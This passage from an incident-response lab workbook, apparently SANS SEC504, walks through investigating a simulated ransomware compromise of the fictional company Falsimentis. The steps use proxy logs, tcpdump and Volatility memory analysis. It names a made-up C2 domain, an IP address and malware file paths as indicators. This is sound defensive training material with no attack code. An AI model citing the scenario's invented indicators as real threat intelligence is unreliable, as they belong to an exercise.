The reduced output is easier to read than the original log contents. However, the timestamp field is in POSIX time format (also known as Epoch time), the number of seconds since January 1st 1970 00:00:00 UTC. With Squid logs, the timestamp also includes a millisecond resolution (the part to the right of the decimal point). To display POSIX time in a human-friendly format, you can use the `strftime` function with `awk` as shown here:

```
sec504@slingshot:~/labs/falsimentis$ TZ=America/Los_Angeles awk
'/midnitemeerkats/ {print strftime("%T", $1), $3, $7}' access.log
13:05:56 172.16.42.107 http://www.midnitemeerkats.com/note
13:05:59 172.16.42.107 https://www.midnitemeerkats.com/note
13:06:00 172.16.42.107 https://midnitemeerkats.com/note/
13:06:00 172.16.42.107 https://midnitemeerkats.com/wp-
content/plugins/memberpress/css/ui/theme.css?
```

Let's break down the *differences* from this command line, and the previous `awk` command line:

- `TZ=America/Los_Angeles` - Temporarily sets the local timezone to `America/Los_Angeles`. This is needed because the timestamps are stored in the UTC timezone, and the `strftime` function can only display timestamps according to either UTC, or the local system timezone.
- `strftime("%T", $1)` - print the timestamp in HH:MM:SS format.

Based on the output, you can see network traffic correlates with the CEO's statement about the ransom note appearing around 1:05 PM.

Looking for Beacons in access.log

Now let's see if there are any footprints revealing network beacons. This (usually) means that you will see many requests to the same URL, at fairly consistent time intervals. Rather than attempting to use `awk`, try using a tool called `findbeacons.py`, which does as the name suggests: it finds beacons.

To tell `findbeacons.py` what time interval to look for use the `-i` argument. To specify a minimum number of beacon requests (to reduce false positives) use the `-c` argument. This is shown below:

```

sec504@slingshot:~/labs/falsimentis$ ./findbeacons.py -i 5 -c 10
172.16.42.107 access.log
Sites that had at least 10 5-second intervals
193 - https://push.services.mozilla.com/
11 - 172.217.11.162:443
43 - https://px.moatads.com/pixel.gif?
12 - 216.58.217.194:443
20 - 172.217.5.194:443
11 - https://t.wayfair.com/b.php?
11 - https://att-app.quantummetric.com/?
10 - https://a.espncdn.com/combiner/i?
3268 - http://www1-google-analytics.com/collect
28 - https://start.specless.tech/report/1
11 - https://apx.moatads.com/pixel.gif?

```

The `findbeacons.py` command breaks down as follows:

- `-i 5` - look for beacons that are at 5-second intervals
- `-c 10` - look for a minimum of 10 beacons
- `172.16.42.107` - look for beacon traffic from host `172.16.42.107`
- `access.log` - search through the file `access.log`

The output of `findbeacons.py` shows one URL that has several thousand packets at 5-second intervals, `http://www1-google-analytics.com/collect`. This URL is suspicious not only because of the large number of regularly-spaced requests, but also because it appears similar to www.google-analytics.com (<http://www.google-analytics.com>), which is a legitimate site.

Finding More Compromised Hosts

To find additional hosts in the network that are compromised, pivot on the domain `www1-google-analytics.com` by searching for it in the `access.log` file as shown.

```

sec504@slingshot:~/labs/falsimentis$ awk '/www1-google-analytics.com/ {print $3}' access.log | sort -u
172.16.42.103
172.16.42.105
172.16.42.107
172.16.42.109

```

This command line breaks down into the following components:

- `awk '/www1-google-analytics.com/ {print $3};' access.log` - print the third field (the requesting IP address) for lines that contain `www1-google-analytics.com` in the file `access.log`
- `sort -u` - sort the list of IP addresses, returning unique values

The output shows three additional systems communicating with `www1-google-analytics.com` : 172.16.42.103, 172.16.42.105, and 172.16.42.109. It is a good idea to add these IP addresses to the list of compromised systems for investigation.

Finding Even More Compromised Hosts

Up to this point we've been searching through the `access.log` file, which only reflects HTTP and HTTPS traffic recorded by the proxy. Any HTTP and HTTPS traffic on non-standard ports would not be visible. So, let's pivot again on this host, but this time by searching through the packet capture file.

To do this we need to first determine the IP address of `www1-google-analytics.com` . This information can be found in the `access.log` file as shown here:

```
sec504@slingshot:~/labs/falsimentis$ grep www1-google-analytics.com
access.log | head -n 1
1584638136.869      179 172.16.42.107 TCP_MISS/200 62808 POST http://www1-google-
analytics.com/collect - ORIGINAL_DST/167.172.201.123 text/html
```

The command line can be broken down into the following components:

- `grep www1-google-analytics.com access.log` - extract lines that contain the string `www1-google-analytics.com` .
- `head -n 1` - only show the first line of output

Here we can see the IP address of `www1-google-analytics.com` is `167.172.201.123` . Now we can search through the packet capture file `falsimentis.pcap` for traffic destined to this IP as shown here:

```
sec504@slingshot:~/labs/falsimentis$ tcpdump -nr falsimentis.pcap dst host
167.172.201.123 | cut -d ' ' -f 3 | cut -d '.' -f 1-4 | sort -u
172.16.42.103
172.16.42.105
172.16.42.107
172.16.42.108
172.16.42.109
172.16.42.2
172.16.42.3
```

Broken into pieces, this command line is as follows:

- `tcpdump -nr falsimentis.pcap dst host 167.172.201.123 - print packets from the file falsimentis.pcap that are destined for host 167.172.201.123`
- `cut -d ' ' -f 3 - return the third space-delimited field from the tcpdump output (the IP address and port number).`
- `cut -d '.' -f 1-4 - cut the IP address and port number combination into pieces at the . character, and then select the first four fields (the IP address).`
- Sort the IP addresses with `sort`, displaying only unique lines (`-u`).

The output from `tcpdump` reveals three additional hosts sending traffic to `www1-google-analytics.com`, 172.16.42.2 (the domain controller), 172.16.42.3 (the file server), and 172.16.42.108 (the VP of Operation's workstation). As before, it would be a good idea to add these systems to the list of compromised systems.

Finding the First Packet

To get an estimate when the malicious traffic started, we can examine the first packet that was sent from each compromised host to `www1-google-analytics.com` (167.172.201.123). This can be done with a for loop as shown here:

```
sec504@slingshot:~/labs/falsimentis$ for octet in 2 3 103 105 107 108 109; do
TZ=PST7PDT tcpdump -tttt -n -r falsimentis.pcap -c 1 "src host
172.16.42.$octet and dst host 167.172.201.123" 2>/dev/null; done
2020-03-19 09:10:48.693390 IP 172.16.42.2.53699 > 167.172.201.123.8090: Flags
[SEW], seq 141186417, win 8192, options [mss 1460,nop,wscale 8,nop,nop,sackOK],
length 0
2020-03-19 09:38:15.622304 IP 172.16.42.3.52449 > 167.172.201.123.8090: Flags
[SEW], seq 966832680, win 8192, options [mss 1460,nop,wscale 8,nop,nop,sackOK],
length 0
2020-03-19 09:46:11.679708 IP 172.16.42.103.51838 > 167.172.201.123.8090: Flags
[S], seq 945749049, win 64240, options [mss 1460,nop,wscale 8,nop,nop,sackOK],
length 0
2020-03-19 09:48:39.181576 IP 172.16.42.105.58343 > 167.172.201.123.8090: Flags
[S], seq 2308409837, win 64240, options [mss 1460,nop,wscale 8,nop,nop,sackOK],
length 0
2020-03-19 09:50:23.886662 IP 172.16.42.107.57932 > 167.172.201.123.8090: Flags
[S], seq 1940514557, win 64240, options [mss 1460,nop,wscale 8,nop,nop,sackOK],
length 0
2020-03-19 09:55:19.306997 IP 172.16.42.108.61412 > 167.172.201.123.8090: Flags
[S], seq 4172553415, win 64240, options [mss 1460,nop,wscale 8,nop,nop,sackOK],
length 0
2020-03-19 09:57:04.359504 IP 172.16.42.109.64231 > 167.172.201.123.8090: Flags
[S], seq 3275538513, win 64240, options [mss 1460,nop,wscale 8,nop,nop,sackOK],
length 0
```

Note: The underlines have been added to make the timestamps and port numbers easier to see in the workbook. You won't see them when you run the command at the terminal.

There is a lot going on with this `for` loop; it breaks down as follows:

- `for` `octet` in 2 3 103 105 107 108 109; - Defines the loop variable, `octet`, and a list of numbers to iterate across. This list contains the last octet of each compromised system.
- `do` - Denotes the start of the commands that are executed in each iteration of the loop.
- `TZ=PST7PDT` - Set the timezone used to display timestamps. Unlike the `awk` command, `tcpdump` needs the daylight savings time information included in the timezone specification.
- `tcpdump -tttt -n -r falsimentis.pcap -c 1` - Show timestamps in HH:MM:SS.(fractions of a second) format, don't resolve hosts or port numbers, read packets from the file `falsimentis.pcap`, and stop after finding the first packet that matches the filter.
- `"src host 172.16.42.$octet and dst host 167.172.201.123"` - Search for traffic originating from one of the systems believed to be compromised, going to `167.172.201.123`.
- `2>/dev/null` - Discard some of the irrelevant `tcpdump` output.
- `done` - Denotes the end of the commands that are executed in each iteration of the loop.

Notice that the timestamps for these packets varies from 9:10 AM to 9:57 AM. However, these timestamps are for packets destined for port `8090`, *not* port `80`.

To find the first timestamp for port `80` traffic, modify the previous `for` loop as shown here:

```
sec504@slingshot:~/labs/falsimentis$ for octet in 2 3 103 105 107 108 109; do  
TZ=PST7PDT tcpdump -tttt -n -r falsimentis.pcap -c 1 "src host  
172.16.42.$octet and dst host 167.172.201.123 and dst port 80"  
2>/dev/null; done  
2020-03-19 10:34:16.505799 IP 172.16.42.103.52458 > 167.172.201.123.80: Flags  
[S], seq 1388216751, win 64240, options [mss 1460,nop,wscale 8,nop,nop,sackOK],  
length 0  
2020-03-19 10:38:00.315836 IP 172.16.42.105.61182 > 167.172.201.123.80: Flags  
[S], seq 979163751, win 64240, options [mss 1460,nop,wscale 8,nop,nop,sackOK],  
length 0  
2020-03-19 10:15:36.693484 IP 172.16.42.107.60227 > 167.172.201.123.80: Flags  
[S], seq 2927374010, win 64240, options [mss 1460,nop,wscale 8,nop,nop,sackOK],  
length 0  
2020-03-19 10:48:35.338023 IP 172.16.42.109.51040 > 167.172.201.123.80: Flags  
[S], seq 493181052, win 64240, options [mss 1460,nop,wscale 8,nop,nop,sackOK],  
length 0
```


Notice the end of the filter now contains `and dst port 80`, focusing on just HTTP traffic.

The underlines have been added to the workbook to make the timestamps easier to read. They will not appear in your terminal.

Summary and Timeline of Events

At this point there has been a fair amount of information uncovered, including a new C2 server `www1-google-analytics.com`, and the scope of the incident has expanded from the CEO's workstation to almost every machine in the Falsimentis network. There are also specific timestamps gathered representing beaconing and other network activity.

One way to represent this information in a succinct manner is to create an *SE3R Diagram* as shown below.



The horizontal line, called the *event line*, shows what events occurred at which points in time. The boxes near the bottom are called *knowledge bins* and are an efficient way to group related information together. The information in knowledge bins can add and enhance the information on the event line.

Why This Lab is Important

When first responding to an incident you need to quickly verify that an incident actually occurred and gain an initial scope. As you found in this exercise what was initially reported as the compromise of a single system, turned out to be much bigger incident.

Building a timeline of events transforms a series of independent facts into a visual representation and can help understand the *big picture* by showing how different events relate to each other.

Lastly, successful investigations involve more than *just* technical skills. Being able to identify, extract, and organize relevant data, and identify gaps are also important skills. This is not to say that technical skills are not important, they certainly are. However, they are just *one* of the many things used to conduct a successful investigation.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/NetworkInvestigation/\)](/videos/NetworkInvestigation/) for additional information.



Additional Resources

SANS Classes

- [SEC503: Intrusion Detection In-Depth \(https://www.sans.org/sec503\)](https://www.sans.org/sec503)
- [FOR572: Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response \(https://www.sans.org/for572\)](https://www.sans.org/for572)

Other Related Resources

- [Network Forensics: Tracking Hackers through Cyberspace \(https://www.pearson.com/us/higher-education/program/Davidoff-Network-Forensics-Tracking-Hackers-through-Cyberspace/PGM322390.html\)](https://www.pearson.com/us/higher-education/program/Davidoff-Network-Forensics-Tracking-Hackers-through-Cyberspace/PGM322390.html)
- [SE3R: Capture and Analyze Fine-Grain Detail \(https://www.forensicsolutions.co.uk/se3r/\)](https://www.forensicsolutions.co.uk/se3r/)

Lab 1.3: Memory Investigation

Brief Intro

In this lab you will analyze memory evidence from the Falsimentis compromise. Feel free to add to any notes you took during the previous lab with information you discover in this lab.

Requirements for This Lab

In this lab you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Read the continuation of the scenario at the start of the Walkthrough section. Once you've familiarized yourself with the updates, analyze the `FM-TETRIS.mem` file in the `/home/sec504/labs/falsimentis` directory using Volatility to answer the following questions:

- What is the name of the process making connections to <http://www1-google-analytics.com> (<http://www1-google-analytics.com>)?
- Where is the process located on the file system?
- What additional suspicious processes are there on the system?
- Identify an additional server used by the Midnite Meerkats

Walkthrough

Falsimentis Compromise Scenario Continued

This section assumes you're already familiar with the first part of the scenario. You may want to re-read the scenario description in the Walk Through section of [Lab 1.2: Network Investigation \(Network-Investigation.html\)](#) before continuing here.

During conversations with Tamra Tidmas, the lead IR analyst for Falsimentis, she indicates seeing a support desk ticket for the ransom note earlier in the day. She indicates that the employee received an email with a link to a site that showed the same video that was in the ransom note. Concerned that they may have been the cause of the incident, the support team analyst escalated to the IR team and Tamra imaged the memory from the employee workstation.

In this lab you will analyze this memory image assisted by the evidence description documentation shown here.

Evidence Description				
Date/Time: 2020-03-19, 13:16 PST		Collected by: Feisal Mints		
Item #	Qty	Description		
011	1	Win10x86_15063 memory capture Host: FM-TETRIS; File: FM-TETRIS.mem		
Chain of Custody				
Item #	Date/Time	Released by	Received by	Comments

Open a Terminal

From the Slingshot Linux VM, open a terminal. Change to the `~/labs/falsimentis` directory as shown here.

```
sec504@slingshot:~$ cd labs/falsimentis/
sec504@slingshot:~/labs/falsimentis$
```

Preprocessing with Volatility

One common investigative practice is to preprocess evidence, saving the results to text files so that multiple searches through it are faster. Since you're analyzing memory images, this means running Volatility commands and saving the output.

Run Volatility's `vol` command several times for each of the following plugins, saving the output a file name that includes the host name (fm-tetris) and the plugin name, as shown here.

- `windows.netscan.NetScan`
- `windows.pstree.PsTree`
- `windows.pslist.PsList`
- `windows.cmdline.CmdLine`
- `windows.filescan.FileScan`
- `windows.envvars.Envvars`
- `windows.dlllist.DllList`

```

sec504@slingshot:~/labs/falsimentis$ vol -q -f FM-TETRIS.mem
windows.netscan.NetScan > fm-tetris.windows.netscan.NetScan.txt
sec504@slingshot:~/labs/falsimentis$ vol -q -f FM-TETRIS.mem
windows.pstree.PsTree > fm-tetris.windows.pstree.PsTree.txt
sec504@slingshot:~/labs/falsimentis$ vol -q -f FM-TETRIS.mem
windows.pslist.PsList > fm-tetris.windows.pslist.PsList.txt
sec504@slingshot:~/labs/falsimentis$ vol -q -f FM-TETRIS.mem
windows.cmdline.CmdLine > fm-tetris.windows.cmdline.CmdLine.txt
sec504@slingshot:~/labs/falsimentis$ vol -q -f FM-TETRIS.mem
windows.filescan.FileScan > fm-tetris.windows.filescan.FileScan.txt
sec504@slingshot:~/labs/falsimentis$ vol -q -f FM-TETRIS.mem
windows.dlllist.DllList > fm-tetris.windows.dlllist.DllList.txt

```

Tip: Instead of running all of these commands individually, you could opt to run them all at once using a shell loop with the following command: for plugin in windows.netscan.NetScan windows.pstree.PsTree windows.pslist.PsList windows.cmdline.CmdLine windows.filescan.FileScan windows.dlllist.DllList; do vol -q -f FM-TETRIS.mem \$plugin > fm-tetris.\$plugin.txt; done

These commands all have the same structure, which breaks down as follows:

- `vol` - The main Volatility script
- `-q` - Don't display the progress indicator
- `-f FM-TETRIS.mem` - Read from the `FM-TETRIS.mem` memory capture file
- `plugin` - The *plugin* name you wish to use
- `> filename` - Use output redirection to save the analysis to the specified *filename*; in this lab, named after the host and the plugin name

Preprocessing with Strings

Next, continue your preprocessing analysis with the Linux `strings` utility. Extract the ASCII, 16-bit little endian, and 16-bit big endian strings from the memory image with the three commands shown here.

```

(vol) sec504@slingshot:~/labs/falsimentis$ strings FM-TETRIS.mem > fm-
tetris.strings-asc.txt
(vol) sec504@slingshot:~/labs/falsimentis$ strings -e l FM-TETRIS.mem > fm-
tetris.strings-unile.txt
(vol) sec504@slingshot:~/labs/falsimentis$ strings -e b FM-TETRIS.mem > fm-
tetris.strings-unibe.txt

```


By default, the `strings` command extracts printable ASCII text. The `-e l` option tells strings to extract 16-bit little endian strings. The `-e b` option tells strings to extract 16-bit big endian strings. All three string formats (ASCII, 16-bit little endian, and 16-bit big endian) can disclose useful information about the system under investigation.

Examining Network Connections

From the previous exercise ([Lab 1.2: Network Investigation \(Network-Investigation.html\)](#)) we know there was beacon traffic from many of the Falsimentis systems sent to the site `www1-google-analytics.com`, which had the IP address `167.172.201.123`. To search for processes communicating with this address, search the Volatility windows.netscan.NetScan output using `grep` for the `www1-google-analytics.com` IP address, as shown here:

```
sec504@slingshot:~/labs/falsimentis$ grep 167.172.201.123 fm-  
tetris.windows.netscan.NetScan.txt  
0xb08a4da8 TCPv4 172.16.42.103 55418 167.172.201.123 80 CLOSED 5736  
analytics.exe -  
0xc18db2b8 TCPv4 172.16.42.103 55419 167.172.201.123 80 ESTABLISHED 5736  
analytics.exe -
```

Notice the name of the process that connected to the suspicious IP address, `analytics.exe` with process ID 5736. Given that the domain was `www1-google-analytics.com`, the name `analytics.exe` seems like it would be a natural fit.

Next, see if `analytics.exe` is communicating with any other sites using `grep` again, this time by searching for the process name rather than IP address in the windows.netscan.NetScan plugin output, as shown here.

```
sec504@slingshot:~/labs/falsimentis$ grep 'analytics.exe' fm-  
tetris.windows.netscan.NetScan.txt  
0xa69ae7a8 UDPv4 0.0.0.0 0 * 0 5736 analytics.exe 2020-03-19  
20:16:13.000000  
0xa69ae7a8 UDPv6 :: 0 * 0 5736 analytics.exe 2020-03-19  
20:16:13.000000  
0xa79bca58 UDPv4 0.0.0.0 0 * 0 5736 analytics.exe 2020-03-19  
20:16:18.000000  
0xa79bca58 UDPv6 :: 0 * 0 5736 analytics.exe 2020-03-19  
20:16:18.000000  
0xb08a4da8 TCPv4 172.16.42.103 55418 167.172.201.123 80 CLOSED 5736  
analytics.exe -  
0xc18db2b8 TCPv4 172.16.42.103 55419 167.172.201.123 80 ESTABLISHED 5736  
analytics.exe -
```

From examining the output, it appears the only remote systems `analytics.exe` connected to was `167.172.201.123` , at least at the time of capture.

For purposes of completeness, it would normally be a good idea to examine all of the output of the `windows.netscan.NetScan` plugin. For now, we'll move forward, but feel free to examine all of the output if you have extra time during this exercise.

Examining Processes

Let's examine the processes that were running when the memory image was collected. The `windows.pslist.PsList` and `windows.pstree.PsTree` plugins will show this information, including fields such as the process name, process ID, parent process ID, and so on. When looking at the parent-child relationship between processes, it is sometimes easier to examine the output of `windows.pstree.PsTree` since the relationship is shown visually.

You can view the output of the `windows.pstree.PsTree` plugin using `grep` , searching for the `analytics.exe` process with several lines of *context* before and after the matching string, as shown here.

```
sec504@slingshot:~/labs/falsimentis$ grep -C 3 'analytics.exe' fm-  
tetris.windows.pstree.PsTree.txt  
*** 8016      4952      ONENOTE.EXE 0xa0868bc0 22 - 1 False 2020-03-19  
14:52:51.000000 N/A  
**** 5568      8016      bJKRJiSAnPkf.e 0x8b147bc0 0 - 1 False 2020-03-19  
17:33:03.000000 2020-03-19 18:45:36.000000  
**** 4452      8016      cmd.exe 0x972fdb0 0 - 1 False 2020-03-19  
17:34:06.000000 2020-03-19 17:34:11.000000  
***** 2532 4452      analytics.exe 0x8b2e2bc0 1 - 1 False 2020-03-19  
17:34:09.000000 N/A  
***** 5736 2532      analytics.exe 0x8b1fb100 3 - 1 False 2020-03-19  
17:34:10.000000 N/A  
***** 5804      5736      cmd.exe 0xa795bbc0 0 - 1 False 2020-03-19  
18:08:06.000000 2020-03-19 18:08:06.000000  
*** 164 4952      BvSsh.exe 0x8b3c1380 5 - 1 False 2020-03-19  
07:05:40.000000 N/A  
*** 4444      4952      cmd.exe 0x8a216440 0 - 1 False 2020-03-19  
07:04:37.000000 2020-03-19 17:57:00.000000
```

In this `grep` command, the `-C 3` argument displays three lines of context before and after each string match.

This is an odd-looking process tree. `ONENOTE.EXE` (process ID 8016) spawned `cmd.exe` (process ID 4452). This `cmd.exe` spawned `analytics.exe` (process ID 2532). This copy of `analytics` spawned another copy

of `analytics.exe` (process ID 5736). The second `analytics.exe` spawned another `cmd.exe` (process ID 5804). `ONENOTE.EXE` also spawned a random-looking process named `bjKRJiSAnPkf.e` (process ID 5568).

Note: Due to the structure of the Windows executive process (EPROCESS) data structure used to track processes in memory, executable names are often truncated to 14 characters.

Tip: Timestamps used by Volatility are shown in UTC time. Volatility 3 does not yet support the ability to convert time to a specified timezone (a missing feature from the switch from Volatility 2 to Volatility 3).

Examining File Objects

Next let's examine file objects to see if there is anything else useful for our analysis. Use the `grep` command to search the output of the `windows.filescan.FileScan` plugin, as shown here.

```
sec504@slingshot:~/labs/falsimentis$ grep 'analytics.exe' fm-  
tetrис.windows.filescan.FileScan.txt  
0x944d7940  \Windows\System32\analytics.exe 128  
0xc18c5348  \Windows\System32\analytics.exe 128
```

Reviewing the output, it appears `analytics.exe` is stored in the `\Windows\System32` directory. This information can be useful when building indicators (signatures) that the malware may be installed on a system.

Searching for the string `bjKRJiSAnPkf.e` yields no results.

```
sec504@slingshot:~/labs/falsimentis$ grep 'bjKRJiSAnPkf.e' fm-  
tetrис.windows.filescan.FileScan.txt  
sec504@slingshot:~/labs/falsimentis$
```

Examining Loaded DLLs

Next, let's take a look at loaded DLLs and command lines for the processes of interest (`analytics.exe` and `bjKRJiSAnPkf.e`). The `windows.dllexport.DllList` plugin can show this information. Use the `grep` command to show 5 lines of context before and after each string match for `analytics.exe` , as shown here.

```
sec504@slingshot:~/labs/falsimentis$ grep -C 5 'analytics.exe' fm-  
tetrис.windows.dlllist.DllList.txt  
3576      mmc.exe 0x68550000 0x2c000 dnscmmc.dll C:\Windows\System32\dnscmmc.dll  
2020-03-19 15:36:36.000000 Disabled  
3576      mmc.exe 0x5c2e0000 0x80000 - - 2020-03-19 15:36:36.000000 Disabled  
3576      mmc.exe 0x567d0000 0x91000 Microsoft.ManagementConsole.ni.dll  
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mff1be75b#\047b6fc35ce426a3  
2020-03-19 15:36:36.000000 Disabled  
3576      mmc.exe 0x6e180000 0xd000 - - 2020-03-19 15:36:36.000000 Disabled  
3576      mmc.exe 0x6da90000 0x166000 - - 2020-03-19 15:36:36.000000  
Disabled  
2532      analytics.exe 0x0 0x12d1c800 5934-03-13 19:34:15.000000  
Disabled  
2532      analytics.exe 0x0 0x0 N/A Disabled  
5736      analytics.exe - - - - - Disabled  
4900      firefox.exe 0x0 0x0 N/A Disabled  
884 audiodg.exe - - - - - Disabled  
5080      smartscreen.ex - - - - - Disabled  
1160      backgroundTask 0xc8c7d606 0x745fd27b 災燼則天穉坏籜消笺遺擺篋停○#就擺7*尢尢(三)  
à繼綰嫻! □ôe○燿遺不c△半~b戴獸獸□□xĉ匣伙≠(代恣嬾eLžž垓帛□ ㄅAṽQŬ - Disabled  
1160      backgroundTask 0x595b52 0xba01e4b9 璠□.ṽṽÀ$羈窶æṽṽ裏dÀ畛□  
1669-09-06 12:24:34.000000 Disabled
```

Unfortunately, Volatility isn't able to enumerate DLL information for the `analytics.exe` process. There are different reasons for this, such as the relevant memory pages being swapped out to disk, *smear* issues (problems caused because the memory is changing while it is being captured), and so on.

Examining Command Lines

Next, let's check for any command line details associated with the `analytics.exe` process using `grep`, as shown here.

```
sec504@slingshot:~/labs/falsimentis$ grep analytics.exe fm-  
tetris.windows.cmdline.CmdLine.txt  
2532     analytics.exe  
5736     analytics.exe    Required memory at 0x1531604 is inaccessible (swapped)
```

The memory capture does not indicate any command line information for other process, though the child process reports inaccessible memory. This is common for memory analysis as saw earlier with the windows.dlllist.DllList plugin; while memory analysis is useful for incident response, it is not always a comprehensive source of information.

Examining Strings

Using a tool like Volatility allows you to extract and interpret information from memory images in an accessible format. Sometimes the ability to use such tools is not available, and you must rely on *lower resolution* techniques. One popular approach is to use the `strings` utility.

Searching for analytics.exe

Since the Midnite Meerkats appear to be using a program named `analytics.exe` let's search through the (previously-extracted) strings to see if there is anything else relevant.

```
sec504@slingshot:~/labs/falsimentis$ grep -i 'analytics.exe' fm-tetris.strings-*.txt
fm-tetris.strings-asc.txt:analytics.exe.manifest
fm-tetris.strings-asc.txt:analytics.exe.manifest
fm-tetris.strings-asc.txt:analytics.exe
fm-tetris.strings-asc.txt:dows\system32\analytics.exe"
fm-tetris.strings-asc.txt:analytics.exe
fm-tetris.strings-asc.txt:DxgKanalytics.exe
fm-tetris.strings-asc.txt:analytics.exe
fm-tetris.strings-asc.txt:C:\Windows\system32\analytics.exe
fm-tetris.strings-asc.txt:DxgKanalytics.exe
fm-tetris.strings-
unile.txt:\device\harddiskvolume2\windows\system32\analytics.exe
...
```

That is too much data to sift through by hand. Instead search for something more specific that will be less likely to generate so much output. Recall that the `filescan` output showed the `analytics.exe` *process* having the *file* `analytics.exe` open in `\Windows\System32`.

Try performing a case-insensitive search for strings that contain `Windows\System32\Analytics` to see if there are additional related files.

```
sec504@slingshot:~/labs/falsimentis$ grep -i -h 'windows\\system32\\analytics' fm-tetris.strings-*.txt | sort -u
C:\Windows\System32\analyticsbackup.bat
C:\Windows\system32\analytics.exe
C:\Windows\System32\analytics.exe
C:\Windows\system32\analytics.exe?6844055
C:\Windows\system32\AnalyticsInstaller.exe
\device\harddiskvolume2\windows\system32\analytics.exe
\Device\HarddiskVolume2\Windows\System32\analytics.exe
\device\harddiskvolume2\windows\system32\analyticsinstaller.exe
\Windows\System32\analytics.exe
```

This command is broken down as follows:

- `grep -i -h 'windows\\system32\\analytics' fm-tetris.strings-*.txt` - perform a case-insensitive search (`-i`), omitting the file name information (`-h`) for lines of text that contain `windows\system32\analytics` in the strings files
- `sort -u` - sort the lines of output, returning unique lines (`-u`)

Examining the output, it appears there are two more files that might be of interest:

```
C:\Windows\System32\analyticsbackup.bat and
C:\Windows\system32\AnalyticsInstaller.exe .
```

It would be a good idea to add an entry in your notes about these two files. You will see them in the next lab ([Lab 1.4: Malware Investigation \(Malware-Investigation.html\)](#)).

Searching for bJKRjiSanPkF.e

Now perform the same type of search for the oddly named executable `bJKRjiSanPkf.e` without the `.e` extension (to increase the chance of finding related files):

```
sec504@slingshot:~/labs/falsimentis$ grep -i -h bJKRjiSanPkf fm-
tetris.strings-*.txt | sort -u
bbJKRjiSanPkf.
bJKRjiSanPkf
bJKRjiSanPkf.e
BJKRJISANPKF.EXE
bJKRjiSanPkf.exe.lo
C:\Users\JCHADW~1\AppData\Local\Temp\bJKRjiSanPkf.exe
\Device\HarddiskVolume2\Users\JCHADW~1\AppData\Local\Temp\bJKRjiSanPkf.exe
\device\harddiskvolume2\users\jchadwick\appdata\local\temp\bjkrjisanpkf.exe
```

This command is the same as the previous `grep` and `sort` command sequence, except that it searches for the oddly named executable.

From looking at a few of the entries, it appears `bJKRjiSanPkf.exe` is located in the `\Users\jchadwick\appdata\local\temp` directory.

The location and file name of `bJKRjiSanPkf` are also facts that are worth adding to your notes.

Cleanup

At the end of this lab exercise, close the terminal used to run Volatility.

Summary

There have been several important pieces of information discovered about the Falsimentis incident. They can be summarized as:

- The system administrator admitted to viewing a web page earlier in the day that contained the same video that was seen on the ransom note page.
- The video was referenced by an unknown page hosted at `http://lolcats.org`.
- The program `analytics.exe` (process ID 5736) was seen communicating with `www1-google-analytics.com`.
- There is a suspicious looking program named `bjKRJiSAnPkf.exe` located in `\Users\jchadwick\appdata\local\temp`.
- At 17:33:03 AM UTC time, it appears `ONENOTE.EXE` spawned a copy of `bjKRJiSAnPkf.exe` (process ID 5568).
- At 17:34:06 AM UTC time, it appears `ONENOTE.EXE` spawned a copy of `cmd.exe` (process ID 4452).
- At 17:34:09 AM UTC time, it appears `cmd.exe` (process ID 4452) spawned `analytics.exe` (process ID 2532).
- At 17:34:10 AM UTC time, it appears `analytics.exe` (process ID 2532) spawned `analytics.exe` (process ID 5736).
- At 18:08:06 AM UTC time, it appears `analytics.exe` (process ID 5736) spawned `cmd.exe` (process ID 5804).

Why This Lab is Important

Memory can hold valuable evidence that is not easily, if at all, obtained through other means. The evidence of threat actor activity you find from memory can be used to augment evidence found from other sources, including the network. This allows you to build an even better understanding of what happened and provide proper scoping when attempting to contain an incident.

This lab also demonstrated some of the realities of incident response, notably that incidents are often messy. That is, you can encounter a wide myriad of problems. Being able to adapt and think out-of-the-box are vital skills for any investigator.

Video Walkthrough


Watch the accompanying [video instructions \(/videos/MemoryInvestigation/\)](/videos/MemoryInvestigation/) for additional information.



Bonus (If Time Permits or for Homework)

